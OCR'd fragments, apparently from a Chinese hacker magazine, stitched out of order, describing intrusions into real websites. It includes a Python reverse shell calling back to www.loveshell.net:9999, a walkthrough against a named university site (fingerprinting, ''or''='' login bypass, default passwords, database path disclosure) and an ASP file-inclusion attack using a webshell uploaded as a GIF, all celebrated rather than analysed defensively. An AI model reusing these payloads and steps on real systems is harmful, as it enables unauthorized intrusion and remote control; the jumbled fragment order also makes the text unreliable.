
```
exec 'import sys;import os;import socket;s = socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((socket.gethostbyname("www.loveshell.net"),9999));s.send("Welcome my master\\r\\n");os.dup2(s.fileno(), 0);os.dup2(s.fileno(), 1);os.dup2(s.fileno(), 2);s.send("Is there a shell?\\r\\n");os.system("/bin/bash");s.close();s.send("See u next time!\\r\\n");';
```

其中的细节有不清楚的可以上http://www.loveshell.net翻阅答案：）不过我是一边Google一边入侵的哦，第一次对一个完全不熟悉的脚本语言进行渗透，很有胜利的感觉，入侵的快乐不就在这里么？

编辑点评：

很少见的一种web脚本的入侵，很成功的一次过程，很享受的一篇文章。这次成功入侵经历，我觉得最重的一环是作者的探索过程，找到了足够的细节。作者所用到的手法除了几个py的脚本写法，其它都是大家熟悉的，这几个py的脚本还是作者google来的，不过恰恰从这几点上明确了这篇文章是作者的知识积累从量到质的一次例证。另外，作者的几个php小程序对入侵也起到了辅助作用，呼吁读者们学下程序吧，无论学多少都会从中获益的。再说句题外话，拖鞋王子好像用的是linux操作系统呀，怎样在linux下加载nbsi呢？我怎么加载联众象棋软件老出错呢？


看了，再点点其它网站看看……发现了图4中的网站地址，是http://www.jznu.edu.cn/page/depart/kjc/index.asp，因为是.asp后缀的，那么可能有注入点，如果可以猜到后台就可以利用注入点拿到管理员密码进入系统了。这里我用啊D注入工具打开这个页面看看，最下方没有发现注入点。扫描后台登录入口看看（判断结果如图5），这样做主要是为了判断对方使用的系统，后台登录界面有可能显示系统的信息。打开如图6所示登录地址http://www.jznu.edu.cn/page/depart/kjc/Admin_Login.asp，这时应该试验万能密码（'or''='）了，如果是老版本或者程序员自己按书上编写的，可能有该漏洞，结果登录不了，那再用账号密码admin 或者admin888试试。这些都是一定要做的，虽然不起眼但进去了会省很多时间。



图1

把鼠标移动到网页中的各个链接上看最左下角的状态栏，如下：

```
http://www.jznu.edu.cn/page/depart/kjc/Article_Class2.asp?ClassID=36
http://www.jznu.edu.cn/page/depart/kjc/Article_Class2.asp?ClassID=11
```

很容易发现他们的特征码，这里是Article_Class2.asp，因为每个链接都有这代码。那么接下来我们可以在百度中搜索这个代码看看信息。没找到什么有用的信息，这时可以登录这个网站**http://www.seeknot.com**查看，很有趣，它的主要作用便是判断目标管理系统。我们填入Article_Class2.asp后，很幸运的只列出5个系统。


图2


图3

前面3个都没听过，我就先从动力来判断吧！点击后网站给出了很多的信息：

```
\fp360523\Admin_Admin.asp
\fp360523\Admin_AdminModifyPwd.asp
\fp360523\Admin_Advertisement.asp
\fp360523\Admin_Announce.asp
\fp360523\Admin_ArticleAdd1.asp
\fp360523\Admin_ArticleAdd2.asp
\fp360523\Admin_ArticleCheck.asp
\fp360523\Admin_ArticleComment.asp
\fp360523\Admin_ArticleContent.asp
\fp360523\Admin_ArticleDel.asp
\fp360523\Admin_ArticleManage.asp
\fp360523\Admin_ArticleManageSpecial
```

发现这里有Admin_Login.asp文件，那么使用动力这个系统的感觉会很大。接着看了看默认的数据库，连接下看看。没有发现，接着看到了conn.asp文件的位置，在\fp360523\Inc\conn.asp。这时要做的是访问它，然后再把Inc\conn.asp中的“\”改成“%5c”，这样做是为了暴出数据库的物理位置，如图7所示。

看到图片了吧，不用将“\”改成“%5c”便可以暴出数据库了。那么正常的数据库是.mdb的后缀，站长将它改成.asa文件主要是为了防下载数据库，因为下载到数据库就可以看到管理员后台的密码。可是改完的数据库如果没有加<%或%>还是可以下载的，我现在访问下数据库看看什么反应……按照暴露出的数据库地址来看，数据库的地址是http://www.jznu.edu.cn/page/depart/kjc/Inc/database/wjzzl2004.asa。可是怎么也访问不了，单独打开到http://www.jznu.edu.cn/page/depart/kjc/



图4


图5




图6




图7

ASP也有本地包含漏洞

文 那贼

我看上一套交友系统，比较漂亮，也正因为比较漂亮所以我猜不是免费的。果然，到官网上一看是500块。人家写程序的也不容易，不过我毕竟不够阔，能不掏腰包就不掏，我们看《手册》的不是还有一招么……

上百度搜了网页上一行比较特别的文字，搜到有不少用这系统的，心想总有一个能进去吧。静下心来，一个一个看，不少都是综合性网站，用各种各样源码堆起来的。正找注入点呢，发现这样一个链接，如图1所示，注意到**file=com_job_list3.asp**调用了这个com_job_list3.asp吗？




图1

怎么调用的？查看一下源代码，只找到了一对iframe标签，并且不是调用的com_job_list3.asp这个页面，如图2所示。我又搜了下com_job_list3.asp也只有一个在链接里面，看来不是用的框架（懂得不多，可能还有其它用来调用的，我只用过iframe挂过马）。再来试试把file=com_job_list3.asp换成file=index.asp，结果如图3，果然页面比原来少了一些文字，又多了些首页的内容，并且页面被内容挤得乱七八糟的，看来页面不会是用select case这样的代码预定好的。




图2

那难道是包含进去的？好像asp的包含不支持有变量的吧，很好奇是怎么写出来的，照着php的本地文件包含漏洞的利用方法来试试吧。找了一会儿，发现注册后可以传照片，把一句话写到记事本改成gif传上去，成功上传如图4，另外上传的时候顺便抓了个包如图5，有个filepath参数哦，包含不行的话还可以去试试上传漏洞。

